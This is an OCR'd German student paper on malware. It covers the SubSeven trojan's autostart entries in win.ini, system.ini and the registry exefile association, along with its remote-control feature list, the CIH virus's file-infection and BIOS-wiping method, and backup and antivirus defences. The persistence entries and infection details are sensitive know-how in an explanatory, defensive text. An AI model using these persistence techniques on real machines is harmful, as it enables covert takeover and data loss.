
```
[windows]
load=c:\windows\server.exe
run=
```

- SubSeven trägt sich in die System.ini als Parameter der Windowsshell ein:

```
[boot]
shell=Explorer.exe c:\windows\server.exe
```

- SubSeven manipuliert die Verknüpfung für EXE-Dateien. In der Registry ist vermerkt, mit welcher Anwendung welcher Dateityp geöffnet wird, wenn der Anwender im Windows-Explorer auf eine Datei doppelklickt. Eine EXE-Datei verweist auf sich selbst. SubSeven ändert nun den Standardwert unter *HKEY_CLASSES_ROOT\exefile\shell\open\command* von "%1 %*" auf "server.exe %1 %*", sodass zuerst immer der Trojaner gestartet wird und erst dann die Anwendung.

[1] Vgl. www.antivir.de




Man sollte alle fünf Möglichkeiten überprüfen, falls man eine Infiltration befürchtet.

Antiviren-Programme erkennen zwar den Trojaner, löschen aber nur die Dateien. Die Scanner löschten im Test des Magazins "c't magazin für computer technik" [1] nur die Plagegeister und bereinigten aber nicht die Autostart-Einträge von SubSeven. Einzige Ausnahme war das Produkt "AntiVir" von H+BEDV, das die Registry-Einträge einwandfrei wiederherstellte. Alle anderen Scanner ließen den Anwender im Stich. Das kann gerade bei der letzten Autostart-Methode sehr problematisch werden, da dann kein einziges Programm mehr gestartet werden kann, wenn die Registry auf die nicht mehr vorhandene Trojanerdatei verweist.

Funktionalität:

Sobald der Server gestartet wurde, hat ein "Hacker" mit dem Client volle Kontrolle über den Computer des betroffenen Anwenders. Folgende Funktionen können in der akuellen Version ausgeführt werden:

*"Fun Manager*

---

1. *Open Web Browser to specified location.*
2. *Restart Windows.*
3. *Reverse Mouse buttons.*
4. *Hide Mouse Pointer.*
5. *Move Mouse.*
6. *Mouse Trail Config.*
7. *Set Volume.*
8. *Record Sound file from remote mic.*
9. *Change Windows Colors / Restore.*
10. *Hung up Internet Connection.*
11. *Change Time.*
12. *Change Date.*
13. *Change Screen resolution.*
14. *Hide Desktop Icons / Show*
15. *Hide Start Button / Show*
16. *Hide taskbar / Show*

[1] Vgl. c't magazin, S. 105ff.

*17. Opne CD-ROM Drive / Close*
*18. Beep computer Speaker / Stop*
*19. Turn Monitor Off / On*
*20. Disable CTRL+ALT+DEL / Enable*
*21. Turn on Scroll Lock / Off*
*22. Turn on Caps Locl / Off*
*23. Turn on Num Lock / Off*

*Connection Manager*
---
*1. Connect / Disconnect*
*2. IP Scanner*
*3. IP Address book*
*4. Get Computer Name*
*5. Get User Name*
*6. Get Windows and System Folder Names*
*7. Get Computer Company*
*8. Get Windows Version*
*9. Get Windows Platform*
*10. Get Current Resolution*
*11. Get DirectX Version*
*12. Get Current Bytes per Pixel settings*
*13. Get CPU Vendor*
*14. Get CPU Speed*
*15. Get Hard Drive Size*
*16. Get Hard Drive Free Space*
*17. Change Server Port*
*18. Set Server Password*
*19. Update Server*
*20. Close Server*
*21. Remove Server*
*22. ICQ Pager Connection Notify*
*23. IRC Connection Notify*
*24. E-Mail Connection Notify*

*Keyboard Manager*
---
*1. Enable Key Logger / Disable*
*2. Open Key Logger in a remote Window*
*3. Clear the Key Logger Windows*
*4. Collect Keys pressed while Offline*
*5. Open Chat Victim + Controller*
*6. Open Chat among all connected*

*Controllers*
---
*1. Windows Pop-up Message Manager*

*2. Disable Keyboard*

*3. Send Keys to a remote Window*

*Misc. Manager*

---

*1. Full Screen Capture*

*2. Continues Thumbnail Capture*

*3. Flip Screen*

*4. Open FTP Server*

*5. Find Files*

*6. Capture from Computer Camera*

*7. List Recorded Passwords*

*8. List Cached Passwords*

*9. Clear Password List*

*10. Registry Editor*

*11. Send Text ot Printer*

*File Manager*

---

*1. Show files/folders and navigate*

*2. List Drives*

*3. Execute Application*

*4. Enter Manual Command*

*5. Type path Manually*

*6. Download files*

*7. Upload files*

*8. Get File Size*

*9. Delete File*

*10. Play *.WAV*

*11. Set Wallpaper*

*12. Print *.TXT*.RTF file*

*13. Show Image*

*Window Manager*

---

*1. List visible windows*

*2. List All Active Applications*

*3. Focus on Window*

*4. Close Window*

*5. Disable X (close) button*

*6. Hide a Window from view.*

*7. Show a Hidden Window*

*8. Disable Window*

*9. Enable Disabled Window*

*Options Menu*


---

*1. Set Quality of Full Screen Capture*

*2. Set Quality of Thumbnail Capture*
*3. Set Chat font size and Colors*
*4. Set Client's User Name*
*5. Set local 'Download' Directory*
*6. Set Quick Help*
*7. Set Client Skin*
*8. Set Fun Manager Skin*


*Edit Server*
---
*1. PreSet Target Port*
*2. PreSet server Password*
*3. Attach EXE File*
*4. PreSet filename after installation*
*5. PreSet Registry Key*
*6. PreSet Autostart Method:*
*Registry: Run*
*Registry: RunSevices*
*Win.ini*
*Less known method*
*7. PreSet Fake error message*
*8. PreSet Connection Notify Username*
*9. PreSet Connection Notify ICQ#*
*10. PreSet Connection Notify E-Mail*
*11. PreSet Connection Notify IRC Chan.*
*12. PreSet IRC Port*
*13. Change Server *.exe Icon"*[1]

Beim Anblick dieser Masse an Funktionen wird jeder Leser verstehen, warum solche Tools auch Fernsteuerungs- oder RAS-Utillities genannt werden.




Die Bedienung der Funktionen erfolgt ab der Version 2 über ein grafisch sehr ansprechendes Interface - Es kann von jedem ungeübten Anwender bedient werden:

[1] www.f-secure.com




Mit dem Tool EditServer können fast alle Standardwerte des Servers verändert werden, um die Erkennung für den Normalanwender zu erschweren. So erlaubt es einen zufälligen TCP/IP-Port zu verwenden, um einer Entdeckung durch eine Firewall zu entgehen.

Die Virenjäger meinen sogar, dass SubSeven eines der besten Trojaner ist.


*"[...] His backdoor can be considered to be one of the most advanced ones at the moment. [...]"*[1]

### 2.2.2. Persönliche Erfahrungen

1999 wurde ich ebenfalls Opfer eines "Script-Kiddies". Ich lud mir ein Programm herunter, das die Einstellungen für den Internetzugang via Modem optimieren sollte. Nach dem Start meldete mir das Programm, dass die Konfiguration abgeschlossen worden war.

Damals testete ich den 'Gratis-Internetzugang' von Lion.cc (Libro Online). Der Libro-Server erlaubte allerdings nicht, eine andere Seite aufzurufen als "www.lion.cc". Wenn trotzdem versucht wurde, auf eine andere Domain zuzugreifen, kappte der Server einfach die Telefonverbindung.

Mir ist es nun öfters passiert, dass mich der Libro-Server aus der Leitung geworfen hat, obwohl ich nur die Libro-Seiten betrachtete. Ich vermutete also, dass irgendein Hintergrundprogramm etwas tat, das ich nicht wollte.




Dazu startete ich das Programm "HideWindow" - mit dem man Hintergrundtasks sichbar machen kann - ob es irgenwelche Anomalien gab.

Mir fielen sofort die merkwürdigen Tasks auf, die nur Nummern als Namen hatten. Beim Versuch, diese sichtbar zu machen, erschienen nur graue Fenster ohne Inhalt.

Danach durchstöberte ich das Windows-Verzeichnis und fand die Dateien "windos.exe" und "msrexe.exe", die ich noch nie zuvor gesehen hatte und löschte sie. Ich schaute in allen Autostart-Möglichkeiten nach und fand nichts Ungewöhnliches. Nach dem Neustart des Computers gab es

[1] ebda

eine Menge von Fehlermeldungen, dass diese und jene Anwendung nicht gefunden worden war. Also kontrollierte ich die Verknüpfung der EXE-Dateien in der Registry und wurde endlich fündig (siehe "Infiltration eines Computers").

Zuvor erfuhr ich nach Anfrage in einer Online-Community, dass es sich um den Trojaner "SubSeven" handelte.

Ich berichtete meinen Fund den Antiviren-Entwicklern des Scanners "F-Prot", da dieser SubSeven in dieser Version bis dato noch nicht erkannte.

### *2.3. CIH*

Dieses Virusprogramm zählt zur Gruppe der Dateiviren. Besonders im Sommer 1998 und im April 1999 hat dieser Virus viel Aufsehen erregt und wurde in manchen Medien sogar als der "ultimative Killervirus" bezeichnet.

Andere Aliasnamen sind: PE_CIH, CIHV, SPACEFILLER, VIN32, CHERNOBYL, TSCHERNOBYL.

#### 2.3.1 Beschreibung[1]

CIH ist ein spezieller Windows 95/98 parasitärer Virus, der PE-EXE-Dateien infiziert.

Der Virus wurde erstmals im Juni 1998 in Taiwan "In the Wild" gefunden. Er wurde vom Virenautor in eine lokale Internet-Konferenz gepostet, die den Virus wiederum über die Grenzen Taiwans brachte. Innerhalb einer Woche wurde der Virus in Israel, in den USA, in England, Österreich, Australien, Schweiz, Schweden, Rußland, Chile und vielen anderen Ländern gefunden. Die Verbreitung artete fast zu einer weltweiten Epidemie aus.

Nach ungefähr einem Jahr des erstmaligen Fundes hatte die Schadensroutine des Virus am 26. April 1999 eine Katastrophe ausgelöst. Alle Daten auf der Festplatte der infizierten PCs gingen verloren. Das größte Problem war, dass der Virus in etlichen Computern den BIOS-Chip zerstört hatte.

*"[...] there were no such global and terrible computer incidents known before. [...]"*[2]

Da die Aktivierung auf den Tag der Tschernobyl-Katastrophe (26. April 1986) fiel, bekam der bereits bekannte CIH-Virus einen zweiten Namen. Nach AVP[3] hat der Autor die Aktivierung wahrscheinlich nicht bewusst mit Tschernobyl verbunden, sondern wollte den ersten Geburtstag seines ersten Virus "feiern".

[1] Vgl. www.f-secure.com
[2] www.avp.ch
[3] Vgl. www.avp.ch

Arbeitsweise:

Der Virus installiert sich resident in den Speicher von Windows und klinkt sich in die Dateizugriffsroutinen ein, damit er alle geöffneten EXE-Dateien infizieren kann. Wenn das Auslösedatum erreicht ist, wird seine Schadensroutine ausgeführt.

Die Schadensroutine versucht, das Flash-BIOS mit zufälligen Bitmustern zu überschreiben. Früher wurden die Flash-ROMs mit einem Jumper gegen Überschreiben gesichert. Dies ist bei modernen Motherboards leider kaum noch möglich, da dieser Schutz nur noch softwaremäßig deaktiviert oder aktiviert werden kann. Der Softwareschutz hat CIH aber nicht abgehalten.[1]


Der zweite Teil der Trigger-Routine überschreibt alle Daten auf den Festplatten, insbesondere die FAT-Bereiche. CIH spricht die Festplatten direkt an, um den Standard-Bootvirenschutz des BIOS zu umgehen, der ein Verändern des MBR verhindert.

Es gibt drei bekannte Varianten des "Originals", die sehr eng miteinander verwandt sind, da sie im Code nur minimale Unterschiede aufweisen. Sie variieren geringfügig in Länge, Text und Trigger-Datum.

CIH 1.2 TTIT aktiviert sich am 26. April des Jahres und ist 1003 Bytes lang. CIH 1.3 TTIT aktiviert sich am 26. April des Jahres und ist 1010 Bytes lang. CIH 1.4 TATUNG aktiviert sich an jedem 26.Tag des Monats und ist 1019 Bytes lang. CIH 1.2 hatte die größte Verbreitung, CIH 1.3 wurde nicht in der "Wildnis" gefunden, CIH 1.4 wurde in der "Wildnis" gefunden, erreichte aber nicht die Verbreitung von CIH 1.2.[2]

Technisches: [3]

Beim Infizieren lokalisiert der Virus ungenutzte Bereiche ("Höhlen") in den Programmdateien. Diese "Höhlen" sind ein Ergebnis der PE-EXE-Struktur. Sie unterteilt die Datei in mehrere Abschnitte, wobei am Ende eines Abschnitts etwas ungenutzter Platz entstehen kann - eine Art Verschnitt. Genau in diese "Löcher" schreibt CIH seinen Viruscode und verlängert die Datei dadurch nicht.




[1] Vgl. www.antivir.de
[2] Vgl. www.f-secure.com
[3] Vgl. www.avp.ch

Wenn der Virus eine genügend große "Höhle" findet, speichert er sich in einem Stück dort hinein, wenn nicht, dann teilt er sich auf mehrere Löcher auf und deshalb kann es vorkommen, dass der Viruscode in mehreren Abschnitten gefunden wird.


Der Virus sucht vor allem nach "Höhlen" im PE-Header. Wenn CIH ein Loch findet, das mindestens 184 Bytes groß sein muss, schreibt der Virus seine Startsequenz hinein. Der Virus verändert dann die Startadresse im PE-Header, die auf die Startprozedur innerhalb des Headers verweist.

Im anderen Fall wird von CIH die Startsequenz in eine "Höhle" außerhalb des PE-Headers geschrieben, die Startadresse dementsprechend geändert. Diese "Abnormität" kann einen Absturz des Programms verursachen, was für den Anwender den "günstigen" Fall darstellt.

Der gleiche Trick wurde im "Win95.Murkry" benutzt: Die Entry-Adresse zeigt nicht auf einen Dateiabschnitt, sondern auf den Header. Diese infizierten Programme bleiben somit problemlos ablauffähig. Windows widmet solchen Dateien keine Aufmerksamkeit, lädt zuerst den Header, dann den Rest der Datei in den Speicher und übergibt die Kontrolle an die Virus-Startroutine im PE-Header.

Die Startsequenz fordert einen Speicherblock mit dem "PageAllocate VMM-Call" an, kopiert sich selbst hinein, sucht nach dem einen oder den anderen Teilen des Viruscodes, der ebenfalls in den Speicherblock kopiert wird. *"Vermutlich aufgrund eines Programmierfehlers fordert W95/CIH insgesamt 8KB an Speicher an, 4KB wären ausreichend gewesen."*[1] CIH klinkt sich nun in die IFS API ein und übergibt die Kontrolle an das Wirtsprogramm.

Das Interessanteste an dieser Routine ist, dass der Virus mit recht komplizierten Tricks vom Ring 3 in den Ring 0 des Windows-Modells springt. Wenn der Virus zu seinem neu zugeordneten Speicherblock springt, wird sein Code als Ring-0-Routine ausgeführt. Damit ist es dem Virus erst möglich, sich in die Dateisystem-Calls (IFS) einzuhängen. Normalerweise ist das vom Ring 3 aus nicht erlaubt - es sollte prinzipiell nicht möglich sein. Es ist ein schwerwiegender Bug im Windows-Betriebssystem, dass es doch möglich ist.




[1] www.antivir.de

CIH verwendet von der IFS-Programmierschnittstelle nur eine Funktion - jene die zum Öffnen von Dateien. Wenn PE-EXE Dateien geöffnet werden, infiziert er sie - vorausgesetzt, dass die "Höhlen" ausreichend Platz bieten. Nach der Infektion überprüft der Virus das Datum und ruft bei zutreffender Trigger-Bedingung die Schadensroutine auf.

*"[...] Um nun nicht allzutief in jede neue Datei "hineinzusuchen", ob sie noch infiziert werden muß, bedient sich der Virus eines kleines Tricks: Ist das letzte Byte des DOS-Stubs ("Dieses Programm benötigt Microsoft-Windows") ungleich 00h, dann wird nicht mehr infiziert. [...]"*[1]

CIH kennzeichnet seine bereits infizierten Programm mit einem U direkt vor dem PE-Header:


Es lässt sich darüber streiten, ob der CIH wirklich ein "Hardware-zerstörendender"-Virus ist, denn genaugenommen löscht der Virus die Maschinensprachebefehle im BIOS, die ja wiederum Software sind. Aber da nach Löschen der Bootsequenz im BIOS der Computer nicht mehr startbar ist - es sei denn, man wechselt den BIOS-Chip aus, um dessen Kosten man sich meistens gleich ein neues Mainboard kaufen könnte. Der BIOS-Chip ist so gesehen defekt. Der CIH ist in gewisser Hinsicht Hardware-zerstörend.

Der Virus besitzt zwar Programmsequenzen, die das Überschreiben des Flash-ROMs erlauben, das aber nur in ganz bestimmten Fällen zutrifft. Der Virus wurde vermutlich auf einem Rechnersystem mit einem TX-Chipsatz "getestet". Insgesamt ist das Lesen aus einem beziehungsweise das Schreiben in ein Flash-ROM ein mehrstufiger Prozess und hardwarespezifisch. W95/CIH ist auf den TX-Chipsatz abgestimmt. Es ist jedoch zu erwarten, dass zukünftige Viren sich nicht nur mit einem Chipsatz "begnügen".

Varianten:

Der Autor veröffentlichte nicht nur seinen Virus, sondern auch den Quellcode dazu. Der Code wurde verändert und neu kompiliert. Es tauchten ein paar Varianten auf, die allerdings sehr "buggy" und die meisten davon nicht fortpflanzungsfähig waren. In den meisten Fällen wurde nur das Trigger-Datum geändert

Erst vor kurzem ist ein gefährliches Derivat aufgetaucht:

*"[...] Aus dem harmlosen, aber sich schnell vermehrenden Wurm W32/Bymer und dem gefährlichen, aber wenig verbreiteten W32/Kriz-Wurm wurde eine brisante Kreuzung geschaffen. Die im Dezember entdeckte Variante versucht, das BIOS zu überschreiben. Eine weitere Kreuzung*

[1] www.antivir.de

*kombiniert das Hintertür-Programm Back Orifice mit dem CIH-Virus. Antiviren-Programme sollten die neuen Schädlinge erkennen - entfernen lassen sie sich zurzeit damit nicht. [...]"*[1]

### 2.3.2. Persönliche Erfahrungen

Im Sommer 1998 hatte ich mich zum ersten Mal in die Black*Box[2] eingewählt. Das Bulletin Board System ist in einzelne Konferenzen unterteilt, in denen sich die Benutzer über unterschiedliche Themen unterhalten können. Ich "hielt" mich meistens im "Programmierer Eck" auf. Ein Benutzer hat eines seiner Programme zum Herunterladen freigegeben.

Auf meinem damals neu erworbenen Pentium II 266 lief als Betriebssystem Windows 95c. Im Hintergrund lief der Virenwächter Dr Solomon's in der Version 7 mit "generischer Virenerkennung" - das versprach zumindest die Programmdokumentation. Von "Updates" wusste ich noch nichts - Unwissenheit schützt nicht.

Ich lud mir das kleine "Demo"-Programm herunter und startete es. Es stürzte sofort ab, was aber nichts mit dem CIH zu tun hatte, wie sich später herausstellte. Der Virus wurde aber trotzdem unbemerkt aktiv und infizierte sofort alle laufenden Anwendungen. Ich startete ein anderes Programm, dessen Start sich ein klein wenig verzögerte.

Da ich misstrauisch geworden war, startete ich das Scanner Modul von Dr Solomon's. Der Scanner fand nichts. Ich startete das Prüfsummenmodul, das bei einigen EXE-Dateien zwar eine Veränderung registrierte, diese aber als unerheblich einstufte -wie das Prüfprogramm in einem Kommentar anmerkte.

Ich blieb trotzdem skeptisch und bootete den Computer im DOS-Modus. Ich hatte mir eine Woche zuvor ein anderes Antiviren-Paket heruntergeladen: Das Shareware-Paket "F-Prot". Der F-Prot-Scanner (mit neueren Signaturen als Dr Solomon's) identifizierte den CIH-Virus sofort und reinigte die befallenen Dateien. Verblüffenderweise waren nur neun betroffen. Was mich aber dann sehr überraschte, war, dass der Dr Solomon's-Scanner selbst befallen war. Dies sollte in der Regel nicht unbemerkt passieren, da fast alle Antiviren-Produkte einen Selbsttest besitzen, der in diesem Falle kläglich versagte. Ich benachrichtigte den Autor des Demo-Programms, dass sein Computer eventuell auch mit dem CIH verseucht wäre.

Dies war meine erste persönliche Begegnung mit einem Virus. Ich hatte Glück, dass ich nicht länger mit einem Virenscan gewartet habe, denn der nächste Tag war der 26.August - Dann wäre meinem PC wahrscheinlich Schlimmeres widerfahren.

[1] [Anonym:] Viren-News. In: PC-WELT 3/2001. S. 19. In der Folge zitiert als PC-Welt 3/2001.
[2] Ein Bulletin Board System auf Basis eines FirstClass Servers - Heute allerdings nur als blackbox.net existent.

# 3. Vorsorge und Bekämpfung

*"[...] In fünf oder sechs Jahren wird es keinen Bedarf mehr für spezielle Programme gegen Viren geben. Das Umfeld wird die Computerhändler und die Hersteller von Bestriebssystemen dazu zwingen, in den Code des Betriebssystems, und vielleicht in das Betriebssystem selbst, Mechanismen einzubauen, die man braucht, um die Vermehrung von Viren zu verhindern. Das ist leicht zu machen, deshalb glaub ich, wird es geschehen. [...]"*[1]

*John McAfee, 1989*

## *3.1. Backup* [2]

*"[...] Apart from using anti-virus programs, there are several ways to protect your computer from viruses:*

*Rule #1 is: MAKE BACKUPS!!! Keep good backups (more than one) of everything you do not want to lose. This will not only protect you from serious damage caused by viruses, but is also necessary in the case of a serious hardware failure. [...]"*[3]

Das Thema Datensicherheit und Datensicherung wird erst dann bewusst, wenn wichtige Daten abhanden gekommen sind. Ein mir bekanntes Beispiel trat vor zwei Jahren in der Firma auf, in der mein Vater beschäftigt war, bei dem durch den hardwaremäßigen Ausfall eines nicht gesicherten Festplattenlaufwerkes die Verkaufsdaten von 20 Monaten nicht mehr online verfügbar waren. Es kostete annähernd einen Aufwand von etwa 100.000 ATS und mehrerer Wochen "Hoffen und Bangen", um diese Daten durch einen Hardware-Spezialisten wiederzugewinnen. Ein Backup-Medium an diesem PC hätte nur einen Bruchteil davon gekostet.

Das regelmäßige Sichern von Daten und Anwendungen ist für jeden Anwender eines PCs einfach wichtigste Regel. Grundsatz sollte sein, dass regelmäßige Backups auch tatsächlich gemacht werden. Natürlich gibt es kein Backupmedium, das für alle Anwender optimal ist.

Die klassische Art der Rechnersicherung ist als "Großvater-Vater-Sohn-Technik" bekannt. Beim Erstellen eines neuen Backupmediums, des "Sohnes" wird die vorherige Sicherung, der "Vater", archiviert. Da eine eindeutige Rekonstruktion von Daten und Anwendungen aus diesem "Vater"-Backup möglich ist, kann das "Großvater"-Backup gelöscht oder überschrieben werden. In Rechenzentren werden in der Regel tägliche Sicherungen bis zu 100 Tagen nebst Monats- und Jahresbackups aufbewahrt.

---

[1] Zeitbombe Computer-Virus, S. 83.
[2] Vgl. Michael Plura: Mini-Backup. Datensicherung zum kleinen Preis. In: PC INTERN 3/2000. S. 118f. In der Folge zitiert als: PC-Intern 3/2000.
[3] virus.txt

Auch für einen einzelnen PC sollten doch Investitionen in Hardware getätigt werden, um einen "Standard-PC" backup-fähig zu machen.

Im einfachsten Fall genügt das klassische Diskettenlaufwerk, die Kapazität von Disketten mit 1,44 MB reicht für kleinere Texte und Grafiken, mit einem Packerprogramm lassen sich etwa 4- 5 MB Daten in komprimierter Form unterbringen. Billige No-Name-Disketten sollten aber nicht verwendet werden.

Als Nachfolger des Diskettenlaufwerks wurde das kompatible LS-120-Laufwerk propagiert, es hat sich aber nicht durchgesetzt. Zur gleichen Zeit kam das Zip-Laufwerk von Iomega mit 100 MB Kapazität auf den Markt und hat starke Verbreitung erlangt. Vor etwa zwei Jahren kam ein kompatibles Laufwerk mit 250 MB auf den Markt. Die Disketten sind jedoch relativ teuer. Ebenso verhält es sich mit dem JAZ-Laufwerk von Iomega mit einer Kapazität von 2 GB.

Im Profibereich werden Magneto-Optische Laufwerke und Bandlaufwerke (Streamer) eingesetzt. Die Kosten für diese Laufwerke sind höher, dagegen sind die Datenträger preiswert.

In den letzten Jahren sind die Preise für Plattenlaufwerke drastisch gesunken, für den Anwender im Heimbereich stellt sich die Installation einer zweiten Platte als die praktikabelste Lösung dar. Allerdings muss hier für Zugriffssicherheit dieses Laufwerks gegen Virenbefall gesorgt werden. Ein echtes Backup sollte immer sauber vom normalen Zugriff des Rechners getrennt sein. Hier bietet sich die Nutzung der bereits weit verbreiteten CD-Brenner als zusätzliches Backupmedium an.

### *3.2. Antiviren-Pakete*

Einer der wichtigsten Punkte der Vorsorge gegen Viren ist, sich beizeiten ein gutes Antiviren-Paket zuzulegen und nicht erst, wenn bereits eine großflächige Infektion eingetreten ist. Denn dann können Virenscanner auch nur noch die Reste der betroffenen Datenbestände retten. Je früher ein Befall erkannt und abgewehrt wird, desto bessere Chancen hat man gegen Viren.

Die Antiviren-Pakete beinhalten in der Regel zumindest einen On-Demand-Scanner, der eben nur bei Bedarf gestartet wird. Die überwiegende Zahl beinhaltet noch einen residenten Wächter - einen On-Access-Scanner - der sämtliche Dateizugriffe kontrolliert. Einige bieten zusätzlich ein Prüfsummenprogramm an.

Anfang der 90er Jahre musste bei Scannern noch zwischen Signaturenscannern, Cleaner (Reinigungsprogramme), Verhaltensblocker und Prüfsummenprogrammen unterschieden werden. Bald darauf wurden diese in ein einziges Programm implementiert. Heute arbeiten Scanner mit drei Methoden: Signaturen, generische Erkennung und Prüfsummen - wobei die

Prüfsummenmodule etwas aus der Mode gekommen sind. Die Kombination stellt eine recht gute Vorsorge gegen Viren dar.

Um der Virenflut Einhalt gebieten zu können, entwickelten die Antiviren-Hersteller um 1995 die heuristische Analyse (generische Erkennung). Trotz dieser Entwicklung bleibt die Erkennung auf Basis einer Virensignatur die wichtigste. Updates der Signaturen sollten daher immer regelmäßig in Abständen von maximal einem Monat erfolgen.

Einige bekannte Antiviren-Produkte sind in den momentanen erhältlichen Versionen:[1]

AntiVir Personal Edition 6.04.00.02 (www.free-av.de)
Anti Virual ToolKit Pro 3.1 (www.avp.ch)
G-Data AntiVirenKit 10.0.3 (www.gdata.de)
F-Secure Anti-Virus F-Secure 5.12.6212 (www.f-secure.com)
Sophos Anti-Virus 3.39 (www.sophos.com)
Jakob Software AVG 6.0.211 (www.jakobsoftware.de)
Mitcom Dr. Web 4.14a (www.mitcom.de)
Frisk F-Prot 3.08c (www.complex.is)
F/WIN32 1.91 (www.cyberbox.de/fwin)
Computer Associates InoculateIT Personal Edition 5.1.1.0 (www.ca.com)
Kaspersky Anti-Virus 3.5.133.0 (www.datasec.de)
Norman Virus Control (www.norman.com)
Network Associates McAfee VirusScan 5.0.1 (www.nai.com)
Symantec Norton Anti-Virus 2001 7.00.51f (www.symantec.com)
Panda Anti-Virus Platinum 6.20.01 (www.panda-software.de)
Trend Micro PC-cillin 98 G 7.00.2.123 (www.trendmicro.de)

### 3.2.1. Integritätsprüfung

Diese Methode ist eine der ältesten und wird auch bei Backups eingesetzt. Sie stellt jegliche Art von Manipulationen an Daten fest. Mit der Prüfung, ob eine Datei verändert worden ist, kommt man sowohl alten als auch neuen Viren auf die Schliche.

Diese Programme berechnen eine Prüfsumme für eine Datei, die, wenn sie geändert worden ist, eine ganz andere ergeben. Ein Beispiel zur Veranschaulichung:

Hier wird nur ein sogenannter Paritycheck demonstriert, der mit der Berechnung einer Prüfsumme vergleichbar ist. Wenn die Quersumme restlos durch zwei teilbar ist, dann ist die Parität Null (eine gerade Zahl). Wenn die Quersumme nicht restlos teilbar ist, erhält die Parität den Wert Eins.

```
 0010 1001    0+0+1+0+1+0+0+1 = 3       Paritybit = 1 (ungerade)
```

[1] Vgl. c't magazin, S. 144.

Manipuliert zum Beispiel ein Virus die Bits...

```
1010 1001    1+0+1+0+1+0+0+1 = 4       Paritybit = 0 (gerade)
```

... und die zuvor gespeicherte Parität stimmt nicht mehr mit der soeben errechneten überein. Eine Manipulation liegt vor. Ein Nachteil der Methode ist, dass nicht sicher eruiert werden kann, ob die Veränderung entweder von einem Hardwaredefekt oder einem Virenbefall verursacht wurde.

Ein gängiger Algorithmus, der auch die Postion der Bits berücksichtigt, ist CRC (Cyclic Redundance Check).

### 3.2.1. Signaturensuche[1]

